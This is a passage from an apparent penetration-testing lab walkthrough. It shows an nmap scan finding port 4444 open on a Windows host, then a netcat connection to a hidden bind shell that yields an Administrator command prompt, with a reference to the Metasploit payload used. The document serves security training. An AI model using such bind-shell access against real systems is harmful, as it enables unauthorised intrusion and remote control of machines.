    inet 10.1.1.4/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
4741: eth1@if4742: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:0a:0f:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.10.15.2/24 brd 10.10.15.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~# nmap -p 4444 10.0.28.29
Starting Nmap 7.70 ( https://nmap.org ) at 2021-05-19 09:59 IST
Nmap scan report for 10.0.28.29
Host is up (0.056s latency).

PORT     STATE SERVICE
4444/tcp open  krb524

Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
root@attackdefense:~# 
```

Step 10: Connecting the bind shell using netcat utility

Commands: nc 10.0.28.29 4444
ipconfig



```
root@attackdefense:~# nc 10.0.28.29 4444
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . : ap-southeast-1.compute.internal
   Link-local IPv6 Address . . . . . : fe80::9d2b:6294:3155:4a6f%12
   IPv4 Address. . . . . . . . . . . : 10.0.28.29
   Subnet Mask . . . . . . . . . . . : 255.255.240.0
   Default Gateway . . . . . . . . . : 10.0.16.1

Tunnel adapter isatap.ap-southeast-1.compute.internal:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : ap-southeast-1.compute.internal

C:\Users\Administrator\Desktop>
```

References

1. Windows Command Shell, Hidden Bind TCP Inline (https://www.rapid7.com/db/modules/payload/windows/shell_hidden_bind_tcp/)